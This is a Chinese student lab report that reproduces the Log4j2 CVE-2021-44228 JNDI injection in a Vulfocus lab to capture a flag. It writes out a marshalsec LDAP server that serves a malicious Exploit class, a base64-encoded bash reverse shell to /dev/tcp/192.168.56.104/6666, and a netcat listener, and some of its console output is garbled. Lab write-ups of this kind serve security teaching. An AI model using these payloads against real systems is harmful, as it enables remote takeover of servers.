# 实验报告: Log4j2 44228漏洞环境搭建、漏洞验证与漏洞利用复现

# 一、实验目的

搭建Log4j2 44228漏洞环境。 验证漏洞的存在。 利用漏洞获得flag

# 二、实验环境

## 操作系统:

1. Kali Linux

2. Java版本: JDK 1.8.0 202

3. Log4j2:

4. 测试工具: JNDI injector

# 三、实验步骤

PROFESSEUR: M.DA ROS

## (一)漏洞环境搭建

安装Java环境,下载并安装JDK1.8.0,验证java版本。


使用docker pull vulfocus/vulfocus:latest,编写vulfocus启动脚本,-d 是后台运行

```
Shell No.1


File Actions Edit View Help

docker run -d -p 80:80 -v /var/run/docker.sock:/var/run/docker.sock -e VUL_IP=192.168.56.102 vul
focus/vulfocus
~
~
```

#### 赋予执行权限之后就可以运行这个脚本启动了




去镜像管理界面点击一键同步,搜索log4j2找到远程命令执行漏洞2,点击下载




# (二)漏洞验证

去首页启动该镜像,记住映射端口号




在浏览器中输入靶机网址:端口号,显示网页




- 在攻击者主机安装ldap server,编写启动脚本
- 1. marshalsec-0.0.3-SNAPSHOT-all.jar是反序列化利用工具
- 2. maeshalsec.jndi.LDAPRefServer用于启动LDAP服务
- 3. 指定恶意类的 URL 为"https://192.168.56.104:8080/#Exploit"




## 这个Idap服务器是用于在目标主机出发jndi查询的时候返回一个http的引用,运行此脚本



## 记住这个端口,构造payload,并使用url对其编码



复制编码,将其粘贴到payload=后面,并访问,显示ok



#### 攻击者主机上面显示了查询记录

```
File Actions Edit View Help

(kali@kali)-[~/Desktop/workspace/ldap server]

$ ./start.sh

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

Error: Could not find or load main class marshalsec.Jackson

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

Listening on 0.0.0.0:1389

Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class

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```

#### (三) 漏洞利用复现

安装JNDI-Injection,编写启动脚本,赋予权限。

- 1. 带有-SNAPSHOT-all.jar的是反序列化利用工具
- 2. -C 后面接的是想运行的代码的base64编码 bash -i >& /dev/tcp/192.168.56.104/6666 0>&1
- 3. bash -i是启动一个交互式的bash shell, -i意思是interactive
- 4. > & 是重定向操作符,用于将标准输出和标准错误




#### 启动脚本,选择trustURLCodebase is false的那项

```
kali@kali: ~/Desktop/workspace/ldap server
File Actions Edit View Help
  -(kali®kali)-[~/Desktop/workspace/ldap server]
s ./shell.s
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.56.104
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwNC82NjY2IDA+JjE=}|{base64,-d}|{bash,-i}
                           -JNDI Links
Target environment(Build in
                               whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
Target environment(Build in
                                1.7 whose trustURLCodebase is true):
                                 .8 whose trustURLCodebase is true):
Target environment(Build in
                           -Server Log
at jndi.LDAPRefServer.run(LDAPRefServer.java:93)
        at java.lang.Thread.run(Thread.java:748)
П
```


使用nc -1vvp 6666监听6666端口

```
(kali® kali)-[~/Desktop/workspace/ldap server]
$ nc -lvvp 6666
listening on [any] 6666 ...
```

构造payload



#### 拿到shell



## 在tmp文件夹中找到flag

